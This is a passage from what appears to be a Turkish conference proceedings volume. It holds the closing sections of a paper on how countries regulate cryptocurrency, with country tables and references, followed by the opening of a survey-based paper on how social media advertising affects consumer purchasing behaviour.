Kripto paranın yasal olduğu ülkelerin küresel ölçekte oranı % 27'dir. Kontrollü izin verilen ülkeler %70 düzeyinde olup tamamı ile yasak olan ülkeler Pakistan, Nepal, Mısır, Cezayir, Ekvator, Bolivya ve Fas'tır. Cointobuy sitesindeki güvenlik verilerine göre dünyada kripto para güvenilirliği düşük ülkelerin özellikleri arasında; ekonomik açıdan geri kalmışlık, teknolojik altyapının yetersizliği, sermaye birikimi eksiklikleri, iç karışıklıklar, kapalı ekonomiler ve yoksulluk ön plana çıkmaktadır [25]

Tablo-2: Kripto Para'nın Kontrollü Kullanıldığı Ülkeler

Kolombiya	Ruanda	Montserrat	Umman
Virgin Adaları	Bahreyn	Çad	Lesoto
Fransız Polinezya'sı	Madagaskar	Norfolk Adası	Samoa
Tanzanya	Gana	Gabon	Senegal
Katar	Letonya	Maldivler	Yeni Kaledonya
Kosova Cumhuriyeti	Jersey	Filistin	Sao Tome ve Principe
Liberya	Saint Vincent	Pitcairn	Makedonya
Mali	Ukrayna	Uruguay	Cebelitarık
Eritre	Ürdün	Cibuti	Guam
Suriye	Antigua ve Barbuda	Karadağ	Kuzey Kore
Sierra Leone	Libya	Botsvana	Nijer
Myanmar	Dominik Cumhuriyeti	Dominika	Sırbistan
Irak	Demokratik Kongo	Monako	Togo
Güney Sudan	Cook Adaları	Benin	Türkmenistan
Sudan	Kuveyt	Honduras	Tonga
Tunus	Seyşeller	San Marino	Mozambik
Yemen	Peru	Ekvator Ginesi	Kongo
Rusya Federasyonu	Bangladeş	Moğolistan	Haiti
Endonezya	Turks ve Caicos Adaları	Abhazya	Papua Yeni Gine
Kanada	Faroe Adaları	Panama	Bahamalar
Kamboçya	Falkland Adaları	Kenya	Batı Sahra
Gürcistan	Azerbaycan	Paraguay	Gine
B.Arap Emirlikleri	Fransız Guyanası	Marshall Adaları	Fildişi Sahili
Man Adası	Grönland	Tuvalu	Lao Cumhuriyeti
Lihtenştayn	Doğu Timor	Kamerun	Uganda
Tayvan	Cayman Adaları	Etiyopya	Burundi
Andorra	Fiji	Gambiya	Orta Afrika
Suudi Arabistan	Butan	Gine-Bissau	Moldova
Anguilla	Sri Lanka	Burkina Faso	Zambiya
Barbados	Grenada	Guatemala	Surinam
Kazakistan	Küba	Afganistan	Guyana
Bermuda	Kiribati	Mikronezya	Tacikistan
Vietnam	İran	Moritanya	Somali
Belize	Ermenistan	El Salvador	Porto Riko

Kaynak: <https://cointobuy.io/countries> verilerine dayanılarak tarafımızdan sınıflandırılmıştır.

Katar ve Bahreyn, vatandaşlarının yerel olarak kripto para birimlerini içeren herhangi bir faaliyette bulunmalarını engellerken kendi sınırları dışında yapmalarına izin vermektedir. Vatandaşlarının kripto para birimlerine yatırım yapmasını yasaklamamakla birlikte, sınırları içindeki finansal kurumların kripto para birimleri içeren işlemleri kolaylaştırmasını engelleyerek dolaylı kısıtlamalar uygulayan Bangladeş, İran, Tayland, Litvanya, Lesoto, Çin ve Kolombiya gibi ülkeler de bulunmaktadır.

Farklı nedenlerle de olsa, tüm ülkeler blockchain teknolojisinin ve kripto para birimlerinin ortaya çıkışını bir tehdit olarak görmüyorlar. Bazı ülkeler ise kripto para konusunda yasal adımlar atmamış olsa da teknolojiyi bir potansiyel görüyor ve bu sektörde teknoloji şirketlerine yatırım çekmek amacıyla kripto para birimi dostu bir düzenleyici rejim geliştirmeye çalışıyorlar. Bu grupta İspanya, Beyaz Rusya, Cayman Adaları ve Lüksemburg gibi ülkeler bulunmaktadır. Kripto para birimine izin veren Beyaz Rusya, Cebelitarık, Jersey Adaları, Meksika proaktif davranarak kripto parayı tanıyan ve düzenleyen yasaları çıkardılar.

Bazı ülkeler bir adım daha ileri giderek kendi kripto para birimi sistemlerini geliştirmeye çalışmaktadırlar. Bu kategori, Marshall Adaları, Venezuela, Doğu Karayip Merkez Bankası (ECCB) üye devletleri ve Litvanya gibi çeşitli ülkeler yer almaktadır. Fon toplama mekanizması olarak kripto para birimlerini kullanan ilk madeni para tekliflerini (ICO'lar) Çin, Makao ve Pakistan) tamamen yasaklarken, pek çok ülke düzenleme yapma eğilimindedir [14]. Yerelde her ülkenin yasal sistemi, düzenleyici kurumları ve bilim insanları diğer ülkelerin deneyimlerini de analiz ederek bilimsel gelişmeleri incelemek ve bu ilişkileri Avrupa ve küresel bağlamda standartlara kavuşturmak için daha fazla araştırma yapmak zorundadır.

Tablo-3: Güvenlik Puanı, ICO ve Borsa Sayılarına Göre İlk 15 Ülke

	GÜVENLİK		ICO		BORSA			
1	Hollanda	7,90	1	ABD	681	1	Çin	19
2	Fransa	7,80	2	Singapur	471	2	ABD	15
3	Slovenya	7,60	3	Birleşik Krallık	420	3	Hong Kong	9
4	ABD	7,50	4	Rusya	318	4	Japonya	9
5	G.Kıbrıs	7,50	5	Estonya	241	5	Rusya	7
6	Cekya	7,40	6	İsviçre	238	6	Birleşik Krallık	6
7	Bulgaristan	7,40	7	Hong Kong	149	7	Brezilya	6
8	Malta	7,40	8	Cayman Adaları	101	8	G.Kore	5
9	Meksika	7,30	9	Almanya	100	9	Singapur	4
10	Avusturya	7,20	10	Kanada	100	10	Avustralya	4
11	Belçika	7,00	11	Avustralya	99	11	Y. Zelanda	4
12	Arjantin	7,00	12	Hollanda	95	12	Ukrayna	3
13	Litvanya	6,90	13	Malta	84	13	Vietnam	3
14	İrlanda	6,90	14	Cebelitark	69	14	İsviçre	2
15	Polonya	6,90	15	Fransa	63	15	Kanada	2

Kaynak: <https://cointobuy.io/countries> verilerine dayanılarak tarafımızdan sınıflandırılmıştır.

Tablo-4: Güvenlik Puanı, ICO ve Borsa Sayılarına Göre Son 15 Ülke

S.NO	ÜLKE ADI	GÜVENLİK	ICO'LAR	SINIRLI ICO	BORSA
1	Yemen	0.1	0	60	0
2	Tunus	0.2	0	48	0
3	Sudan	0.2	0	77	0
4	G. Sudan	0.5	0	23	0
5	Irak	0.6	0	78	0
6	Vanuatu	0.6	2	39	0
7	Myanmar	0.7	0	26	0
8	Libya	0.7	0	37	0
9	Nepal	0.7	0	20	0
10	Sri Lanka	0,8	2	47	0
11	Küba	0,8	0	88	0
12	Ethopya	0,8	0	52	0
13	Tanzanya	0,8	1	9	1
14	Fas	0,8	0	14	0
15	Porto Riko	0,9	1	13	0

Kaynak: <https://cointobuy.io/countries> verilerine dayanılarak tarafımızdan sınıflandırılmıştır.

İlk coin arzı olarak adlandırılan ICO; kripto paraların kullanıldığı ağırlıklı olarak blok zinciri platformunda kullanılan fon toplama yöntemidir. ICO'lar dünyada internetin kullanıldığı her yerde yatırım toplayabilmek adına yararlanılan en kolay yollardan biridir. Örneğin; 2018 yılı içerisinde 1.000'den fazla toplam coin ve token oluşturularak, 21 milyar ABD doları üzerine çıkmıştır. En büyük ilk ICO ise 2018 yılı içerisinde Telegram ve EOS olmuştur. Sayısı oldukça fazla endüstri ve ticari alanlarda ICO'lar fon aracı olarak kullanılmaktadır. (Fatas ve Mauro, 2019: 80). Özel ICO'larda ilk madeni para tekliflerinde, sürece yalnızca sınırlı sayıda akredite yatırımcılar, kişiler veya finansal

kurumlar katılabilirken genel ICO'larda halka açık madeni para teklifleri yoluyla kitle fonlaması yapılmaktadır.

ICO sayılarına bakıldığında bu alanda ABD 681, Singapur 471, Birleşik Krallık 420, Rusya 318, Estonya 241 ile ön plana çıkan ülkelerdir. Borsa sayılarına bakıldığında ise Çin bu alanda 19 Borsa ile dünya lideri konumundadır. ABD 15 , Hong Kong ve Japonya 9, Rusya 7 borsa ile takip etmektedir.

Güvenlik puanları açısından bakıldığında Hollanda kripto paraya güvenin en yüksek olduğu ülke olarak 7,90 puan almıştır. Fransa ve Slovenya 7.6, ABD ve G.Kıbrıs 7,5 Hollanda'yı takip etmektedir. Bu ülkelerdeki yüksek güvenlik puanları kripto para konusunda kaygıları ortadan kaldırıcı nitelikte geniş hukuksal düzenlemelerden daha çok sektörü oluşturan birimlerin ve işlemlerin sağlıklı yürütülmesi ve ülkenin kripto para konusunda yaklaşım tarzının yarattığı olumlu hava ve güvenle yakından ilgilidir.

En yüksek puana sahip ülkelerin para otoritelerinin kripto para konusuna yaklaşıma baktığımızda Hollanda Merkez Bankası blok zincirinin sunduğu fırsatlar üzerinde çalışmalar yaptığını ve bilinen risklerin mevcut olduğunu açıklamıştır. Hollanda Merkez Bankası, kripto paranın tamamen para yerine kullanılması kabul edilme de bir değişim aracı olarak görülmesi gerektiğini ifade etmiştir [17]. Fransa'da ise blok zinciri teknolojisi düzenlenmemiş olmasına rağmen Fransa hükümeti düzenleyici bir rejim kurma yolunda ilerlemektedir.

Slovenya'da ise 18 Ocak 2018'de Slovenya Merkez Bankası vatandaşlarını kripto paralarla ilgili bir düzenleme olmadığı ve günlük kullanılan paraların yerine geçmeyeceği konusunda uyarmıştır. Sanal paralara yönelmek isteyen kişilerin almadan önce yeterli bilgi sahibi olmaları konusunda tavsiyede bulunarak aksi takdirde paralarını kaybetme ihtimalleri olduklarını belirtmiştir [18]. ABD ise kripto para birimleri yasal olsa da kripto paraları düzenleyecek daha kapsayıcı adımlar atmak için hazırlanmaktadır. Kripto para birimlerinin bulunduğu belirsizlikler için tutarlı yaklaşım gerekmektedir [19].

G. Kıbrıs Merkez Bankası; kripto para birimlerinin yasal olmadığını ve kullanımlarından kaynaklanan düzenleyici özel bir koruma önlemi olmadığını açıklamıştır [20] Çek Ulusal Bankası, 27 şubat 2018'de yaptığı açıklamada kripto paraların varlığının gerçeğini kabul ettiklerini fakat bunla ilgili bir düzenleme yapmadan bir kumar gibi risklerinin olduğu ve kullanıcıların bunu göz önünde alması gerektiğini açıklamıştır [21]. Bulgaristan Merkez Bankası kripto para birimlerinin fiyat oynaklığı gösterdiğini ve bu paraları tercih edenlerin yüksek risk aldıklarının farkında olması gerektiği konusunda uyarıda bulunmuştur [18]. Malta'da' şu anda geçerli olan kripto para ile ilgili bir mevzuat bulunmamasına rağmen; Malta hükümeti kripto para birimi ile ilgili düzenlemeleri içeren bir çalışma yaparak gerekli yasal izinleri içeren bir belge oluşturmak eğilimindedir [22]. Mart 2018'de yürürlüğe giren Meksika'nın Finansal Teknoloji Şirketlerini Düzenleme Yasası kripto paralar olarak bilinen sanal varlıklar ile ilgili düzenlemeleri yapmıştır. Elektronik kayıt yaparak kullanıcılar tarafından

kullanılmaktadır [23]. Avusturya Maliye Bakanlığı kripto paraların; yasal ödeme aracı olarak ve finansal araç olarak uygun olmadığını açıklamıştır. Kripto paralardaki madencilik faaliyetlerinin vergilendirilmesi gereken herhangi bir ticari faaliyet gibi gördüklerini belirtmiştir [24].

Ülkelerin kripto paralara karşı güven puanlarından bağımsız olarak ülkelerin Merkez Bankaları ve diğer para otoriteleri bu paralar ve kullanımları ile ilgili vatandaşlarını uyarmaktadır. Avrupa Birliği'nde kripto para birimi yasal olmasına rağmen üye ülkeler arasında borsalardaki durumları farklılık göstermektedir. Örneğin vergilendirilmeleri arasında ülkeler arasında farklılıklar görülmektedir ve AB Parlamentosu kripto para birimleriyle ilgili özel bir yasa bulunmamaktadır.

Avrupa Birliği üye devletlerinden Fransa, Almanya, İspanya, İtalya ve Hollanda Avrupa Komisyonunun kripto para birimlerine karşı sert önlemler almasını istiyor. Talebin gerekçeleri ise tüketicileri korumak, devletlerin para politikaları üzerindeki egemenliğini muhafaza etmek ve AB'nin parasal egemenliğinin korunmasının gerekliliği olarak ifade edilmektedir[26]. İngiltere'de kripto para birimi borsaları yasal olarak kabul edilmesine rağmen; kripto paralar yasal ödeme aracı olarak kabul edilmemektedir. Ülke içerisinde kripto para birimindeki kazançlar sermaye kazancı vergisine tabidir

Sektörün önde gelen ülkeleri olan Rusya, Japonya , Avusturalya ve Çin'e baktığımızda ise Rusya; kripto paraları para ikamesi olarak kabul etmesine rağmen bu paraların tanımı ve kullanım alanları belirsizlik içerisinde. Kripto para birimleri Çin'de tamamen yasa dışı olarak kabul edilmekte ve 2017 yılı itibarıyla yasaklar sertleşme süreci içerisinde. İlk başlarda sisteme karşı çözüm önerileri ararken borsaları bile kapatan katı kurallar uygulamaya başlamıştır. Avustralya ise kripto paralar ile ilgili en ileri yasal düzenlemeleri yapmaya çalışmaktadır. Kripto paralar ve bitcoin'i kamu malı olarak kabul ederek sermaye kazancı vergisine tabidir. Japonya: 2017 yılında dünyada Bitcoin 'in en büyük pazar payına sahip olan Japonya'da kripto paraların işlem hacmi oldukça yüksektir. Bu paraların yasal mülkiyeti kabul edilmekte ve vergilendirilmektedir. Kripto para birimi borsaları için düzenleyici adımlar atmaktadır [19].

4.SONUÇ

Hızlı bir işlem süreci ve düşük maliyetle hizmet veren bu paralar blok zinciri teknolojisi ile iş dünyası ve hükümetler için potansiyel fırsat ve risklerle dolu bir alan olarak görünmektedir. Bir yandan teknolojik gelişmeler fiili bir durum olarak kripto paraları finansal sektörün araçlarından biri haline getirirken diğer yandan ülkeler bu konuda karar almakta ve yasa ve yönetmelik oluşturmada zorluklarla karşı karşıyadır. Avrupa Birliği başta olmak üzere kripto para ile ilgili özel ve geniş bir mevzuat oluşturulamamıştır. Pek çok para otoritesi riskler konusunda uyarılarda bulunurken doğabilecek fırsatlar karşısında geri kalmaktan da çekinmektedirler. Herhangi bir yasal zemini olmayan kripto paraların işlemlerinin güvenli ve doğru gerçekleşebilmesi için algoritmik zemininin doğru kurulması gerekmektedir. Bilişim, ekonomi, Finans, hukuk gibi çoklu disiplinleri yakından ilgilendiren kripto

paralar tüm belirsizliklere karşın hızlı şekilde yayılmakta ve işlem hacmi artmaktadır. Bitcoin 'in parlaması sonucunda başka kripto paraların oluşumu ve yaygın şekilde kullanılmaya başlandığı görülmektedir. Devlet güvencelerinin artması ve teşvik edici düzenlemeler yapılması ile katılımın ve işlem hacminin daha da artacağı beklenmektedir. Güvenilir yasal temellerinin oluşturulması ve bu doğrultuda adımlar atılması son derece önemlidir. Yasal güvencelerin oluşmaması sisteme girme cesareti de azalmakta ve sistemin güvenilirliğinin sorgulanmasına neden olmaktadır. Bu doğrultuda; başta hukuki ve vergilendirme gibi birçok alanda düzenlemeler yapılması gerekmektedir.

5.KAYNAKÇA

- [1] M. Çeker (2018) . Kripto Paralar ve Ekonomik Etkileri. Yıldız Teknik Üniversitesi İktisadi ve İdari Bilimler Fakültesi İktisat Bölümü, Bitirme Tezi, İstanbul.
- [2] Eser, F. (2020). Türkiye Ekonomisi ve Kripto Paraların Önemi, Nobel Bilimsel Eserler, Ankara.
- [3] Fatas, A. ve Mauro, B. W. (2019). Initial Coin Offerings: Fundamentally Different But Highly Correlated. *Coin Schedule*, s. 75- 81.
- [4] Özbaş, M.Y. (2019). Elektronik Para ve Sanal Para: Bitcoin Geleceğın Para Birimi Olabilir Mi? *İşletme Ekonomi ve Yönetim Araştırmaları Dergisi*. 1, 85-104.
- [5] Kırbaş, İ. (2018). Blokzinciri Teknolojisi ve Yakın Gelecekteki Uygulama Alanları. *Mehmet Akif Ersoy Üniversitesi Fen Bilimleri Enstitüsü Dergisi*, Cilt: 9, Sayı: 1, s. 75-82.
- [6] Kırbaş, İ. (2018). Blokzinciri Teknolojisi ve Yakın Gelecekteki Uygulama Alanları. *Mehmet Akif Ersoy Üniversitesi Fen Bilimleri Enstitüsü Dergisi*, Cilt: 9, Sayı: 1, s. 75-82.
- [7] Karaoğlan, S. , Arar, T. ve Bilgin, O. (2018). Türkiye’de Kripto Para Farkındalığı ve Kripto Para Kabul Edilen İşletmelerin Motivasyonları. *İşletme ve İktisat Çalışmaları Dergisi*, Cilt: 6, Sayı: 2, s.15- 28.
- [8] Dannen, C. (2017). Introducing Ethereum and Solidity: Foundations of Cryptocurrency and Blockchain Programming for Beginners. *Apress, USA*, 1. Baskı.
- [9] Gültekin, Y. ve Bulut, Y. (2016). Bitcoin Ekonomisi: Bitcoin Eko-Sisteminden Doğan Yeni Sektörler ve Analizi. *Adnan Menderes Üniversitesi Sosyal Bilimler Enstitüsü Dergisi*, Cilt: 3, Sayı: 3, s. 82-92.
- [10] Statista (2021) World Wide Blockchain Technology Market Size, Onlie Erişim <https://www.statista.com/statistics/647231/worldwide-blockchain-technology-market-size/>
- [11] Bose, B. P. ve Jahnavi, M. (2020). E- Currency: An Overview And Challenges of Crypto Currency. *Studies in Indian Place Names (UGC Care Journal)*, Cilt: 40, Sayı: 40, s. 2139- 2158.
- [12] BDDK. (2013). “Basın Açıklaması”. 25 Kasım/ 32 Sayı.
- [13] Piriñçi, A. E. (2018). Yeni Dünya Düzeninde Sanal Para Bitcoin’in Değerlendirilmesi. *Uluslararası Ekonomi Siyaset İnsan ve Toplum Bilimleri Dergisi*, 1(1), 45- 52.

- [14] Spilnyk, I., & Yaroshchuk, O. (2020). Cryptocurrency institutionalization: regulation, legal status, accounting and taxation. *The Institute of Accounting, Control and Analysis in the Globalization Circumstances*, 1(2), 81-92. Online Erişim: <http://ibo.wunu.edu.ua/index.php/iboen/article/view/469>
- [15] LOC (2018) Regulation of Cryptocurrency Around the World, The Law Library of Congress, Global Legal Research Center Legal Reports: Banking and Finance Online Erişim: <https://www.loc.gov/law/help/cryptocurrency/cryptocurrency-world-survey.pdf>
- [16] Ahlstrom, David. 2010. Innovation and growth: How business contributes to society. *The Academy of Management Perspectives* 24: 11–24.
- [17] DNB, Position Paper by De Nederlandsche Bank Roundtable Cryptocurrencies/ICO's, (24 jan-2018) Online Erişim: <http://perma.cc/6C3N-GF4B>.
- [18] REUTERS *Slovenia Cbank Warns about Virtual Currency Risks*, (Jan. 18, 2018), <https://www.reuters.com/article/> Online Erişim: <https://perma.cc/TK6R-ZW4D>.
Bulgaria Central Bank Warns Consumers of Cryptocurrency Risks, REUTERS (Feb. 14, 2018), <https://perma.cc/YKZ9-9F6R>.
- [19] KYN-Chain (21 jan 2020) Cryptocurrency Regulations Around the World Online Erişim: <https://kyc-chain.com/cryptocurrency-regulations-around-the-world/>
- [20] Central Bank of Cyprus, (Feb. 7, 2014), Press Release, Attention to the Risks Associated With Virtual Currencies <https://www.centralbank.cy/en/announcements/07022014>, archived at <https://perma.cc/3AP9-9DKC>.
- [21] Majomir Hampl, (Feb. 27, 2018) Czech National Bank, A Digital Currency Useful for Central Banks?, BBVA Seminar for Public Sector Investors and Issuers, Bilbao, <https://www.cnb.cz/en/>
- [22] Ivan Martin, (Feb 16, 2018) Malta Digital Innovation Authority unveiled Government working on Green paper on AI and Internet Of Things Online Erişim: <https://perma.cc/7P7W-7V3R>.
- [23] Law to Regulate Financial Technology Companies] arts. 30–34, DIARIO OFICIAL DE LA FEDERACIÓN [D.O.F], Mar. 9, 2018, available as originally enacted on the website of Mexico's House of Representatives at http://www.diputados.gob.mx/LeyesBiblio/pdf/LRITF_090318.pdf, archived at <https://perma.cc/SB6N-RQY7>.
- [24] LOC (2018a) Regulation of Cryptocurrency in Selected Jurisdictions . The Law Library of Congress, Global Legal Research Center Legal Reports: Banking and Finance Online Erişim: <https://www.loc.gov/law/help/cryptocurrency/regulation-of-cryptocurrency.pdf>
- [25] BMF (July 25,2017) Steuerliche Behandlung von Kryptowährungen (virtuelle Währungen) [Tax Treatment of Cryptocurrencies (Virtual Currencies)], Online Erişim: <http://perma.cc/BU4Z-3BFY>.

- [26] Ayberk, Topbaş 1 3 Eylül 2020, Kripto Para Birimlerine Savaş Açan 5 Avrupa Ülkesinden Açıklama <https://beincrypto.com.tr/kripto-para-birimlerine-savas-acan-5-avrupa-ulkesinden-aciklama/>
- [27] Cointobuy (2021) Cryptocurrency Regulation Analysis Which countries are the most crypto-friendly? Online Erişim: <https://cointobuy.io/countries>

SOSYAL MEDYA REKLAMLARININ TÜKETİCİ DAVRANIŞLARINA ETKİSİ

Sümeyye Işık¹ Ahmet Gürbüz¹

¹*Karabük Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, Karabük, TURKEY*

s.isik78@hotmail.com

ÖZET

Teknolojinin hızla gelişmesiyle birlikte internet hayatımızın vazgeçilmez bir parçası olmuştur. İnternetle birlikte sosyal medyanın önemi de gün geçtikçe daha da artmaya başlamıştır. Yapılan araştırmalar insanların sosyal medyaya daha fazla zaman ayırdıklarını, bazı ihtiyaçlarını sosyal medya üzerinden karşıladıklarını ortaya koymaktadır. Sosyal medya platformlarında üretilen içerikler sosyal medya kullanıcılarının satın alma davranışlarını şekillendirmektedir. Sosyal medyayı kullanan tüketiciler, işletmeler veya diğer kullanıcılar tarafından sosyal medyada yayınlanan içeriklerden satın alma konusunda etkilenmektedirler, bu nedenle de sosyal medyada içerik olarak paylaşılan ürün ya da hizmetin tüketici zihninde ne şekilde konumlandığı işletmeler açısından önemli hale gelmiştir. Bu araştırmanın temel amacı sosyal medya reklamlarının tüketici davranışları ile arasındaki ilişkiyi ortaya koymaktır. Bu amaç doğrultusunda nicel araştırma yöntemleri kullanılıp 313 sosyal medya kullanıcılarına bir anket uygulanmıştır. Elde edilen veriler SPSS 24.0 paket programı yardımıyla analiz edilip yorumlanmıştır. Sonuç olarak sosyal medya kullanıcılarını en fazla etkilediği reklam türü sosyal medya reklamları olup, sosyal medya reklamlarının tüketicilerin satın alma davranışı üzerinde etkili olduğu görülmüştür.

Anahtar Kelimeler: *Tüketici Davranışı, Sosyal medya reklamları, Sosyal medya*

THE EFFECT OF SOCIAL MEDIA ADS ON CONSUMER BEHAVIOR

ABSTRACT

With the rapid development of technology, the internet has become an indispensable part of our life. With the internet, the importance of social media has started to increase day by day. Studies show that people spend more time on social media and meet some of their needs through social media. Content produced on social media platforms shapes the purchasing behavior of social media users. Consumers using social media are influenced by businesses or other users to purchase content posted on social media, so the position of the product or service shared as content on social media has become important for businesses. The main purpose of this research is to reveal the relationship between social media ads and consumer behavior. For this purpose, quantitative research methods were used and a questionnaire was applied to 313 social media users. The data obtained were analyzed and interpreted with the help of SPSS 24.0 package program. As a result, social media advertisements are the most influential type of advertising on social media users, and it has been observed that social media ads have an impact on the purchasing behavior of consumers.

Keywords: Consumer Behavior, Social Media, Social Media Ads

1. GİRİŞ

20. yy' ın sonlarına doğru teknolojinin hızla gelişmesiyle birlikte geleneksel pazarlama yöntemi işletmelerin pazardaki rekabet ortamı için yetersiz kalmaya başlamıştır. Aynı zamanda insanların artık sosyal medyada daha fazla vakit harcamaları işletmelerin sosyal medyada pazarlama faaliyetleri yapmaları için bir fırsat haline gelmiştir. Böylece işletmeler hem pazardaki rakiplerine karşı rekabet üstünlüğü edebilmek hem de tüketicilere rahat ulaşabilmek adına sosyal medya pazarlamaları üzerine çalışarak tüketicilerin satın alma davranışlarını etkilemeye çalışmakta ve bu yönde pazarlama stratejileri geliştirmektedir (Çağlayan, Işıklar ve Hassan, 2016:3).

İnsanların internet üzerinden istedikleri zaman alışveriş yapabilmeleri, zaman kısıtlamasının olmaması, satın alacağı ürün ya da hizmet hakkında daha kolay bilgi edinebilmesi, coğrafi sınırların ortadan kaldırılması, gelirine göre ürün ya da hizmet araştırması yapabilmesi konusunda tüketicilerin kendisine fırsatlar bulmasına ve kendini daha güçlü hissetmesine yardımcı olmaktadır. İşletmeler ise hitap ettikleri gruplara daha kolay ve hızlı ulaşabilmek, reklam maliyetlerini minimize edebilmek, tüketicilerle direk iletişim kurabilmek ve bunun sonucunda da ürün veya reklama ilişkin tutumlarını

kontrol edip, pazardaki rakiplerini takip edebilmek için sosyal medya reklamlarını tercih etmektedir (Demir, 2019:2).

2. SOSYAL MEDYA

“Sosyal etkileşimi, işbirliğini ve paylaşımı ön planda tutan Web 2.0 teknolojilerinin gelişimiyle birlikte günümüzde daha farklı internet ortamları kullanılmaya başlanmıştır. Bu ortamları bloglar, microbloglar, içerik paylaşım siteleri, sosyal ağlar gibi ortamlar olarak sıralamak mümkün olsa da tüm bu Web 2.0 bileşenleri genel adıyla sosyal medya olarak tanımlanmaktadır” (Deniz ve Gürültü, 2018: 358). Sosyal medya kişilerin topluma açık, bazı kurallar dâhilinde diğer insanlarla bağlantı kurdukları, içerik oluşturdukları, bağlantıda oldukları kişiler tarafından paylaşılan içerikleri izleyebildikleri internet tabanlı servisler bütünüdür. Alan yazın çalışmalarında sosyal medya web 2.0 teknolojisinden ayrı tutulmamasının nedeni ise web 2.0 ın web 2.1 teknolojisinin devamı niteliğinde olması ve Web 1.0 teknolojisi temel alınarak geliştirilen ve bireylere aktif olarak internet ortamında bulunmalarına imkân sağlayan yapısıdır. (Yılmaz Elbaş, 2015: 26).

Günümüzde birçok sosyal medya uygulaması ve bu uygulamaları kullanan birçok insan bulunmaktadır. Bu sosyal medya sitelerinde kullanıcı olmak için önce kayıt olmaları gerektiği görülmekte ve kullanıcıların bu kayıt işleminden sonra içerik paylaşımı yapabilmektedirler (Tam, 2020: 13). Bireylerin sosyal medyayı kullanmak istemelerinin bir diğer nedeninde bilinçli ya da bilinçsiz bir şekilde gerçekleştirilen sanal ortamda yer alma isteğidir. Kişinin kendi sosyal medyası üzerinden kişisel özelliklerini isteyerek bilinçli ya da bilinçsiz olarak ifade edebilmesi kullandığı sosyal medya aracının özelliklerine göre şekillenmektedir. Bu da sosyal medya platformlarının kullanıcılarının bu ortamda hangi sınırlar dâhilinde kullanabileceğinin bir ifadesidir (Zümrüt, 2016: 15).

Bireylerin sosyal medya kullanım amaçları da kişiden kişiye farklılık göstermektedir. Bu farklılıklar bazen kişinin içinde bulunduğu yoksunlukla bazen işiyle bazen de o anki ruh haliyle ilgili olabilmektedir. Kimileri sosyal medyayı yalnız kaldığı için kullanmakta kimileri ise takdir edilmek ve takip edilmek istediği için kullanabilmektedir. Bireylerin bu taleplerine de hızla cevap veren bu sosyal medya bireyleri çok hızlı kuşatan bir olgu haline gelmiştir (Hazar, 2011: 54). Kullanım oranı hızla artan Sosyal medya sadece vakit geçirmek, eğlenmek, sosyalleşmek amacıyla kullananların yanı sıra gazetecilerden, eğitimcilere, yöneticilerden, pazarlamacılara kadar çeşitli kitleler kullanmaktadır (Öztürk ve Talas, 2015: 109).

2.1 Sosyal Medya Reklamları

Günümüzde iletişim alanında yaşanan değişimler sosyal medya kullanıcılarının gün geçtikçe sosyal medyada daha fazla zaman harcamasına, arkadaş edinmeden eğlenceye, iş olanağından evliliğe kadar önemli kararlar almaya varan bu gereksinimlerine karşılık bulmak için sosyal medyayı kullanmak istemelerine neden olmaktadır. Sosyal yaşantıda kendine önemli bir yer edinen bu sanal ortam artık

işletmelerinde dikkatini çeker hale gelmiştir. Üreticiler satış yapma, tüketicilerse alışveriş yapma süreçlerinde bu ortamların varlığından yararlanmaya başlamışlardır. (Çağlayan ve diğerleri, 2016: 6).

Sosyal medya web sitelerine gösterilen ilgi artık geleneksel reklam uygulamalarının yeni nesil dijital ortamlara kaymasıyla ve son dönemde çok popüler olan bu uygulamalar artık küçük işletmeler ve büyük şirketler tarafından tercih edilmektedir (Özdemir, Aksoy ve Polat, 2014: 61). Sosyal medya Reklamları, işletmenin amaçları doğrultusunda markaları diğerlerinden ayıran özellikleriyle ilgili farkındalık oluşturmayı, tüketicileri bilgilendirmeyi ve tanıtım yapmayı amaçlamaktadır (Barutçu ve Tomas, 2013: 10).

Reklam yapmak tüketicileri etkileyerek markaların ürün ya da hizmetini satın almasını sağlamak ve bunun sonucunda da işletmelerin kar elde etmesini amaçlamaktadır. Fakat bu yeni reklam türlerini keşfeden işletmelerin giderek çoğalmasıyla birçok işletme markasının reklamını yapabilmek için rekabet halindedir. Bu nedenle de sosyal medya, pazarlama uğraşları için elverişli bir ortam olsa da birçok işletmenin bu alanda boy göstermesi ve artan rekabet tanınır olmayı güçleştirmektedir. Ancak etkili bir rekabet stratejisi benimseyerek bu platformda başarılı olmak olasıdır. Bu nedenle de işletmelerin isteklerini ve tutumlarını doğru analiz edebilmek büyük önem taşımaktadır (Atar ve İspir, 2019: 309).

3. TÜKETİCİ DAVRANIŞI

Tüketim kavramı, ekonomik yapının ve Pazar denilen arenanın temel nedenidir. İnsan gereksinimleri ve istekleri ise tüketim kavramının ana unsurudur. İnsan ihtiyaçlarının olmadığı bir yaşamda tüketim kavramının da bir anlamı olmayacaktır. Tüketimin varlığından söz edilmediği bir ortamda ise üretim denen olgudan bahsedilemeyecektir. Üretimin olmadığı durumda ise ekonominin ana unsuru olan işletmelerden, şirketlerden, pazarlardan bahsetmek anlamsız olacaktır. Bu sebeple de, tüketim ve tüketici davranışları, başta ekonomik sistem olmak üzere pazarlama açısından anlaşılması önemli olan konuların başında gelmektedir (İslamoğlu ve Altunışık, 2017: 3).

Pazarlama düşüncesinin temelinde tüketici yer almaktadır işletmeler pazarlama faaliyetlerini tüketicilerin talepleri doğrultusunda gerçekleştirmeyi amaçlamaktadır. Tüketicilerde ürün ve hizmet satın alarak ihtiyaçlarını karşılamaya çalışmaktadırlar. İhtiyacı doğrultusunda ürün veya hizmet satın alan tüketici bunun sonucunda bir tatmin sağlayacaktır. Bu bağlamda kişilerin veya grupların, kuruluşların ekonomik ürünleri ve hizmetleri satın alması, kullanması ve elden çıkarılması ile ilgili tüm faaliyetler tüketici davranışı olarak tanımlanmaktadır (Kuş, 2016: 27). Tüketici davranışları sürekli değişkenlik gösteren bir sürecin içindedir. Bu sürece hâkim olan işletmeler önüne çıkan fırsatları daha iyi değerlendirebilmektedirler. Müşteri kitlesini belirleyen ve bu kitle üzerinde çalışmalar sürdüren işletmeler tüketicilerin memnuniyeti sonucunda başarıyı daha kolay


yakalayabilmektedirler. Sosyal medya tüketicilerin satın alma sürecini değiştirmekte ve bu süreçte şirketlerin kontrol altına alamayacağı yeni unsurlar eklemektedir (Önen, 2019: 1869).

Tüketici davranışlarını daha iyi kavrayabilmek için altı unsurdan söz edilmektedir bunlar (Torun, 2017: 88);

- Sosyal medya üzerinde yapılan reklamlar tüketici davranışlarını güdülemektedir.
- Tüketici davranışı arzu ve ihtiyacın davranışa dönüştüğü bir süreçtir.
